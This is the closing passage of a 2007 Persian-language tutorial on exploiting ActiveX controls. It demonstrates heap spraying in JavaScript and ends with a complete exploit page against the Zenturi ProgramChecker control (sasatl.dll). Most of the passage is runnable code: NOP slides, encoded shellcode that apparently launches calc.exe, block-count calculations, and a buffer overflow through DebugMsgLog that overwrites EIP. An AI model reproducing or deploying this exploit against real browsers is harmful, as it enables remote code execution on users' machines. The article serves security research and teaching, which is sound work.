"%u08AC%u74C0%uC107%u07C2%uC201%uF4EB%u543B%u2824%uE175%u578B" +
"%u0324%u2454%u0F24%u04B7%uC14A%u02E0%u578B%u031C%u2454%u8B24" +
"%u1004%u4403%u2424%u4489%u1C24%uC261%u0008%uC031%uF4EB%uFFC9" +
"%u10DF%u9231%uE8BF%u0000%u0000%u0000%u0000%u9000%u6163%u636C" +
"%u652E%u6578%u9000");
var spraySlide = unescape("%u9090%u9090");
```

پس از این کار باید تعدا بلوك هایی از هیپ را مشخص کنیم.همانطور که گفته شد ، تعدا این بلوك هـا با آدرس مورد استفاده برای Spray کردن ارتباط مستقیم دارد.یکی از راه های دریافتن تعدا بلوکهای هیپ نوشتن کد و بررسی آدرس های هیپ است:

```
<object id=expl classid="clsid:59DBDDA6-9A80-42A4-B824-9BC50CC172F5"
></object>
<input language=JavaScript onclick=exploit() type=button value="Launch
Exploit">
<script>
//this is part of ( Detecting and Exploiting ...) article by snake
//I wrote this code for allocating Heap blocks!
//after allocating big heap blocks , the code call DebugMsgLog() method!
//this cause IE crash , and then you can browse the Heap gracefully :D
function exploit(){
var ooo = 'O';
var shellcodeSize = 300;
var FakeShellcode = ooo;
var HeapBlockSize = 0x400000;
var spraySlideSize = HeapBlockSize - shellcodeSize;
var spraySlide = unescape("%u9090%u9090");
var Heap = new Array();
while (FakeShellcode.length<shellcodeSize) FakeShellcode += ooo;
while (spraySlide.length*2<spraySlideSize) spraySlide += spraySlide;
spraySlide = spraySlide.substring(0,spraySlideSize/2);
for (i=0;i< 20;i++){
Heap[i] = spraySlide + FakeShellcode;
}
expl.DebugMsgLog(FakeShellcode+FakeShellcode+FakeShellcode+FakeShellcode)
;
}
</script>
```

در کدهای بالا مقدار پیش فرض را برابر ۲۰ قرار داده ام و این بدین معنیست که کدهای بالا ۲۰ بلوك از هیپ به اندازه 0x400000 بایت را از Nop به علاوه یك شلکد متشکل از توالی حروف O !!! پـر میسازد.در انتها متود DebugMsgLog() را فرخوانی کردم . فراخوانی این متود بـا آرگومـان هـای موجود در کد باعث Crash کردن IE ، پس از تخصیص هیپ میشود و شما با خیال راحت میتوانیـد در هیپ به دنبال آدرس مورد نظر خود برگردید.پس از اجرای کد هـای بـالا مـن بـه دنبـال آدرس

0x05050505 هیپ را مرور کردو مشاهده کردم که این آدرس به NOP های نگاشته شده در کد اشاره میکند.پس از این کار به دنبال آدرس 0x0a0a0a0a گشتم اما اثری از این کد نیافتم و تنها با یك خطا از طرف دیباگر مواجه شدم.در نگاره ۱۰ میتوانید ، هیپ را پس از اجرای کدهای بالا مشاهده کنید.



نگاره ۱۰

یافتن تعداد بلوك های هیپ مورد نیاز برای آدرس مورد نظر ما ، با استفاده از روش بالا کاری نامعقول است .شما به راحتی میتوانید با افزودن یك تکه کد ، تعداد بلوکهای هیپ را به صورت پویا محاصبه کنید :

```
var heapBlockSize = 0x400000;
var heapSprayToAddress = 0x0a0a0a0a;
var heapBlocks = (heapSprayToAddress+heapBlockSize)/heapBlockSize;
```

اکنون به راحتی میتوانید تعداد بلوکهای هیپ را محاسبه کنید.با تغییر آدرس heapSprayToAddress ، تعداد بلوکهای هیپ نیز افزایش و یا کاهش میابند و دیگر نیازی به محاسبه آنها با آزمون و خطا نیست! حال باید مقدار Nop Sile ها را محاسبه کنیم که به راحتی درمیابیم :

```
var SizeOfHeapDataMoreover = 0x24;
var payLoadSize = (shellcode.length * 2);
var spraySlideSize = heapBlockSize - (payLoadSize +
SizeOfHeapDataMoreover);
```

مقـدار SizeOfHeapDataMoreover معمـولا بـه عنـوان انـدازه Header محاسـبه و اضـافه میشود.پس از این کار به ایجاد Nop Slide ها میپردازیم ، بـرای ایـن از یـك تـابع کوچـك کمـك میگیریم :

```
function getSpraySlide(spraySlide, spraySlideSize)
{
while (spraySlide.length*2<spraySlideSize)
{
spraySlide += spraySlide;
}
spraySlide = spraySlide.substring(0,spraySlideSize/2);
return (spraySlide);
}
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
```

اکنون به حیاتی ترین قسمت کدهای اکسپلویت نزدیك میشویم، تخصیص بلوك های هیپ! با ایجاد یـك آرایه و پر کردن خانه های آن با Nop + Shellcode ، بلو ك های هیپ را از Payload سرریز میکنیم!

```
var HeapMemory = new Array();
for (i=0;i<heapBlocks;i++)
{
HeapMemory[i] = spraySlide +  shellcode;
}
```

در آخر نیز با نوشتن یك تابع اکسپویت را به اجرا در میآوریم :


```
function exploit()
{
var size_buff = 4000;
var x =  unescape("%0a%0a%0a%0a");
while (x.length<size_buff) x += x;
expl.DebugMsgLog(x);
}
```

مقداری که عنوان size_buff در نظر میگیریم ، از اهمیت چندانی بر خورداری نیست ، یعنی نیازی به محاسبه دقیق مقادیر برای بازنویسی کردن EIP نداریم . در این برنامه مقدار ۸۳۸ پیش از بازنویسی EIP بافر را پر کرده و ۴ بایت بعدی EIPرا بازنویسی میکنند ، اما میبینید که در این اکسپلویت مـن اندازه بافر را ۴۰۰۰ بایت در نظر گرفتم!تابع exploit() بافر را با آدرس 0a0a0a0a پر میکند و چون این آدرس از توالی یك بایت ساخته شده است ،به هیچ عنوان به صـورت نادرسـت بـر روی EIP قرار نمیگیرد ، چراکه توالی ، توالی است!کد اکسپلویت را به صورت کامل در ادامه مشاهده کنید :

```
<object id=expl classid="clsid:59DBDDA6-9A80-42A4-B824-9BC50CC172F5"
></object>
<input language=JavaScript onclick=exploit() type=button value="Launch
Exploit">
<script>
// this is part of ( Detecting and Exploiting ...) article by snake
// Zenturi ProgramChecker ActiveX (sasatl.dll) Remote Buffer Overflow (
Heap Spray Technique)
```

```
var shellcode = unescape(
"%uE860%u0000%u0000%u815D%u06ED%u0000%u8A00%u1285%u0001%u0800" +
"%u75C0%uFE0F%u1285%u0001%uE800%u001A%u0000%uC009%u1074%u0A6A" +
"%u858D%u0114%u0000%uFF50%u0695%u0001%u6100%uC031%uC489%uC350" +
"%u8D60%u02BD%u0001%u3100%uB0C0%u6430%u008B%u408B%u8B0C%u1C40" +
"%u008B%u408B%uFC08%uC689%u3F83%u7400%uFF0F%u5637%u33E8%u0000" +
"%u0900%u74C0%uAB2B%uECEB%uC783%u8304%u003F%u1774%uF889%u5040" +
"%u95FF%u0102%u0000%uC009%u1274%uC689%uB60F%u0107%uEBC7%u31CD" +
"%u40C0%u4489%u1C24%uC361%uC031%uF6EB%u8B60%u2444%u0324%u3C40" +
"%u408D%u8D18%u6040%u388B%uFF09%u5274%u7C03%u2424%u4F8B%u8B18" +
"%u205F%u5C03%u2424%u49FC%u407C%u348B%u038B%u2474%u3124%u99C0" +
"%u08AC%u74C0%uC107%u07C2%uC201%uF4EB%u543B%u2824%uE175%u578B" +
"%u0324%u2454%u0F24%u04B7%uC14A%u02E0%u578B%u031C%u2454%u8B24" +
"%u1004%u4403%u2424%u4489%u1C24%uC261%u0008%uC031%uF4EB%uFFC9" +
"%u10DF%u9231%uE8BF%u0000%u0000%u0000%u0000%u9000%u6163%u636C" +
"%u652E%u6578%u9000");
var spraySlide = unescape("%u9090%u9090");
var heapBlockSize = 0x400000;
var heapSprayToAddress = 0x0a0a0a0a;
var heapBlocks = (heapSprayToAddress+heapBlockSize)/heapBlockSize;
var SizeOfHeapDataMoreover = 0x24;
var payLoadSize = (shellcode.length * 2);
var spraySlideSize = heapBlockSize - (payLoadSize +
SizeOfHeapDataMoreover);
function getSpraySlide(spraySlide, spraySlideSize){
  while (spraySlide.length*2<spraySlideSize){
         spraySlide += spraySlide;
  }
  spraySlide = spraySlide.substring(0,spraySlideSize/2);
  return (spraySlide);
}
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
var HeapMemory = new Array();
for (i=0;i<heapBlocks;i++){
  HeapMemory[i] = spraySlide +  shellcode;
}
function exploit(){
  var size_buff = 4000;
  var x =  unescape("%0a%0a%0a%0a");
  while (x.length<size_buff) x += x;
  expl.DebugMsgLog(x);
}
</script>
```

و نتیجه اجرای آن بر روی سیستم بنده :



نگاره ۱۱

۷.سپاسگذاری

در انتـها از دوسـتان خـوبم ، علیرضـا ، امـیر آشـتیانی ، علـی ، ScorpionO ، Scorpion ، black.Scorpion و دیگر عزیزان در گروه تحقیقاتی-امنیتی Snoop ، سپاسگزاری مینکم ، بـه خاطر دوستی و محبتی که همیشه نسبت به من دارند.

مانا مانید- شهریار جلایری مهر ۱۳۸۶

Refrences:

[1] HP Compaq Notebooks ActiveX Remote Code Execution Exploit. http://www.milw0rm.com/exploits/4720
[2] AxMan ActiveX Fuzzer. http://www.metasploit.com/users/hdm/tools/axman/
[3] Detecting Web Browser Heap Corruption. http://securitylabs.websense.com/content/Assets/BH2007-DetectingWebBrowserHeapCorruptionnAttacks.pdf
[4] Heap spraying. http://en.wikipedia.org/wiki/Heap_spraying
[5] Heap Feng Shui in JavaScript. http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
[6] Globally Unique Identifier. http://en.wikipedia.org/wiki/Globally_Unique_Identifier
[7] About IObject Safety Extensions for Internet Explorer. http://msdn.microsoft.com/en-us/library/aa768181(VS.85).aspx
[8] CLSID Key. http://msdn.microsoft.com/en-us/library/ms691424(VS.85).aspx
[9] ProgID. http://en.wikipedia.org/wiki/ProgID
[10] Safe Initialization and Scripting for ActiveX Controls. http://msdn.microsoft.com/en-us/library/aa751977(VS.85).aspx
[11] Introduction to ActiveX Controls. http://msdn.microsoft.com/en-us/library/aa751972.aspx
[12] internet exploiter. Www.edup.tudelft.nl/~bjwever/exploits/InternetExploiter.zip
[13] Windows Memory Layout. http://www.openrce.org/reference_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf
[14] kill-bit faq . http://blogs.technet.com/swi/archive/2008/02/06/The-Kill_2D00_Bit-FAQ_3A00_-Part-1-of-3.aspx
[15] dispatch table. http://en.wikipedia.org/wiki/Virtual_method_table

Tools:

[1] beta encoder. http://skypher.com/SkyLined/download/www.edup.tudelft.nl/~bjwever/src/beta.c
[2] COMRaider . http://labs.idefense.com/software/fuzzing.php#more_comraider
[3] AxMan . http://www.metasploit.com/users/hdm/tools/axman/

[4] Ole viewer .
http://www.microsoft.com/downloads/details.aspx?familyid=5233b70d-d9b2-4cb5-aeb6-45664be858b6
[5] TLB viewer . http://www.jose.it-berater.org/
[6] ActiveX Manager . http://www.4developers.com/xmgr/
[7] ActiveXplorer . http://www.aivosto.com/activexplorer.html
[8] Combust . http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-bretmounet-combust.zip
[9] Heapvis .
https://www.openrce.org/downloads/details/1/Heap_Vis